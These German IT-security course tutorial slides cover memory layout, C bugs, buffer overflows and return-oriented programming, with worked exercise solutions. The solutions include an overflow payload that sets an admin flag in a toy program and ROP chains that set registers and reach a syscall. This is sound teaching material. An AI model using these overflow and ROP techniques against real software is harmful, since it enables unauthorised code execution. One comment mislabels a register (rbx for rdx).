IT-Security Tutorübung 13

Dorian Zedler

28. Januar 2024

Technische Universität München

Inhalt der Tutorübung

Aufgabe 1

Aufgabe 2

Aufgabe 3

Aufgabe 4


Inhalt der Tutorübung

- Speicherlayout
- Fehler in C-Programmen
- Buffer Overflows
- Return Oriented Programming (ROP)

Aufgabe 1

Aufgabe 1a - Speicherlayout

a) Beschreibe, wie der Hauptspeicher eines Prozesses aufgebaut ist.



Aufgabe 1a - Speicherlayout

a) Beschreibe, wie der Hauptspeicher eines Prozesses aufgebaut ist.
- Adressraum ist großes, eindimensionales Byte-Array. Nur teilweise belegt →dynamisch gemapped mit Pages →*virtueller Speicher*
- Das Programm wird in das *Text-Segment* des Speichers geladen
- Statisch initialisierte Variablen und String-Konstanten landen im *Daten-Segment*
- Uninitialisierte statische Variablen landen im *BSS-Segment*
- Der Stack wird mit jedem Funktionsaufruf um ein *Stackframe* erweitert
- Im Stack Frame stehen lokale Variablen und *Rücksprungadresse*
- Globale, dynamisch allozierte Variablen landen auf dem *Heap*. Der Speicherplatz dort wird mit `malloc` und `free` aus der *libc* verwaltet.
- Dynamisch geladene Bibliotheken (z.B. *libc*) landen im *MMap-Segment*
- Mehr Speicher kann der mit dem `mmap` *Syscall* angefordert werden.
- Wird auf nicht gemappten Speicher zugegriffen, kommt es zu einem *Segmentation Fault*.


Aufgabe 2

Aufgabe 2a - Fehler in C-Programmen

```c
void greet_user() {
  char name[255];
  gets(name);
  printf("Hello %s!\n", name);
}
```

a) Finde den Fehler!

- Die Funktion `gets` ermöglicht keine Beschränkung der Länge der Eingabe!
- Dadurch kann es zu einem Buffer Overflow kommen.
- Von der Manpage:



Aufgabe 2b - Fehler in C-Programmen

```c
int main(int argc, char *argv[]) {
  unsigned long long length = strtoull(argv[1], NULL, 0);
  // integers should take up 4 bytes
  printf("Memory size: %llu\n", length * sizeof(int));
  int* buf = (int *) malloc(length * sizeof(int));
  if (!buf) return EXIT_FAILURE;
  for(unsigned long long i = 0;  i < length; i++){
      buf[i] = 0x1337;
  }
  return EXIT_SUCCESS;
}
```

b) Finde den Fehler!

- Wenn `length` groß genug ist, dann wird `length * sizeof(int)` zu groß für einen `unsigned long long` und vorne abgeschnitten.
- Dadurch wird von malloc zu wenig Speicher allokiert in der Schleife wird über diesen Speicher hinaus geschrieben.
- Beispiel: 0x4000000000000001

Aufgabe 2c - Fehler in C-Programmen

```
1  const unsigned int length = 0x10;
2  char buf[length];
3
4  for(int i = 0; i <= length; i++) {
5    int character = fgetc(stdin);
6    if(character == EOF) {
7      buf[i] = 0;
8      break;
9    }
10   buf[i] = character;
11 }
```

c) Finde den Fehler!

- Die Schleife läuft zu oft, da <= statt < verwendet wird.
- Man kann genau ein byte über den Buffer hinaus schreiben.

Aufgabe 3

Aufgabe 3a - Buffer-Overflow

a) Beschreiben Sie in eigenen Worten wie ein Buffer-Overflow Angriff funktioniert!

- Daten werden über den vorgesehenen Speicherbereich hinaus geschrieben.
- Andere Variablen oder Lauftzeitumgebung (z.B. return Adresse) werden überschrieben.
- Meist durch fehlende Eingabeüberprüfung.
- Kann durch geschickt gewählte Eingaben den Programmfluss manipulieren.

Aufgabe 3b - Buffer-Overflow

```c
struct user {
  char name[32];
  int is_admin;
};
// ...
int main() {
  struct user new_user;
  memset(&new_user, 0, sizeof(new_user));
  printf("Please enter your name:");
  fgets(new_user.name, 200, stdin);
  strtok(new_user.name, "\n");

  if(new_user.is_admin == 1) execl("/bin/flag", "/bin/flag", NULL);
  return 1;
}
```

b) An welcher Stelle tritt der Buffer-Overflow auf?

- Größe von `name` ist 32, aber `fgets` liest bis zu 200 Zeichen.
- 168 Zeichen können über den Buffer hinaus geschrieben werden.

Aufgabe 3c - Buffer-Overflow

```
1  struct user {
2    int user_id;
3    char name[32];
4    int birthday;
5    int is_admin;
6  };
7  // ...
8  int main() {
9    struct user new_user;
10   // ...
11 }
```

c) Zeichnen Sie ein Diagramm, das die Verteilung der Variablen (und der Programmmanagmentinformationen) auf dem Stack darstellt.

Aufgabe 3d - Buffer-Overflow

```c
struct user {
  int user_id;
  char name[32];
  int birthday;
  int is_admin;
};

int main() {
  struct user new_user;
  memset(&new_user, 0, sizeof(new_user));

  printf("Please enter your name:");
  fgets(new_user.name, 200, stdin);
  strtok(new_user.name, "\n");

  if(new_user.is_admin == 1) execl("/bin/flag", "/bin/flag", NULL);
  return 0;
}
```

Aufgabe 3d - Buffer-Overflow

d) Welche Eingabe müssen Sie als Angreifer an das Programm schicken, um eine Flagge zu erhalten? Welche Daten überschreiben Sie hierzu?

user_id	name	birthday	**is_admin**	BFP	RET

- Wir müssen `is_admin` auf 1 setzen.
- Dazu müssen wir zuerst die 32 bytes von `name` und die 4 bytes von `birthday` beliebig überschreiben.
- Danach müssen wir `is_admin` auf 1 setzen: `\x01\x00\x00\x00`
  (Das Byte `\x01` kommt zuerst, da das System little endian ist.)
- Beispiel:

```
1 $ printf 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB\x01\x00\x00\x00\n' |
  ↪ ./vuln
2 Please enter your name:Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB!
3 flag{43646f65734e4f54696e73756c7444455621}
```

Aufgabe 4

Aufgabe 4x - Return Oriented Programming - Beispiel

```
0000000000401000 <_start>:
401003: 59          pop    rcx
401004: 48 31 c9    xor    rcx,rcx
401007: ff e1       jmp    rcx
401009: c3          ret
40100a: 5a          pop    rdx
40100b: 58          pop    rax
40100c: ff e0       jmp    rax
40100e: 48 31 c9    xor    rcx,rcx
401011: 48 89 cb    mov    rbx,rcx
401014: 0f 05       syscall
401016: c3          ret
```

x) Erstelle eine ROP-Chain, die `rdx=0x7d6e77707b707868` setzt und dann einen syscall ausführt.
   1) `0x40100a` erstes Gadget
   2) `0x7d6e77707b707868` Zielwert für `rbx`
   3) `0x401014` zweites Gadget (`syscall`)

Aufgabe 4a - Return Oriented Programming

```
0000000000401000 <_start>:
401003: 59          pop    rcx
401004: 48 31 c9    xor    rcx,rcx
401007: ff e1       jmp    rcx
401009: c3          ret
40100a: 5a          pop    rdx
40100b: 58          pop    rax
40100c: ff e0       jmp    rax
40100e: 48 31 c9    xor    rcx,rcx
401011: 48 89 cb    mov    rbx,rcx
401014: 0f 05       syscall
401016: c3          ret
```

```
401017: 58              pop    rax
401018: c3              ret
401019: 59              pop    rcx
40101a: 48 31 c9        xor    rcx,rcx
40101d: c3              ret
40101e: 48 89 d1        mov    rcx,rdx
401021: bb 01 00 00 00  mov    ebx,0x1
401026: c3              ret
401027: 5b              pop    rbx
401028: 48 31 d8        xor    rax,rbx
40102b: c3              ret
```

a) Erstelle eine ROP-Chain, die `rax=0x0000000042421337`, `rbx=0x7d6e77707b707868` und `rcx=0x006e69656d74656c` setzt und dann einen syscall ausführt.

Aufgabe 4a - Return Oriented Programming

a) Erstelle eine ROP-Chain, die `rax=0x0000000042421337`, `rbx=0x7d6e77707b707868` und `rcx=0x006e69656d74656c` setzt und dann einen syscall ausführt.

```
0x40100a                // erstes Gadget
0x006e69656d74656c      // Zielwert für rcx, wird von erstem Gadget
                        // in rdx gepoppt
0x40101e                // wird in rax gepoppt, danach jmp rax
                        // zweites Gadget kopiert Wert von rdx nach rcx
0x401027                // drittes Gadget
0x7d6e77707b707868      // Zielwert für rbx
0x401017                // viertes Gadget
0x0000000042421337      // Zielwert für rax
0x401014                // fünftes Gadget (syscall)
```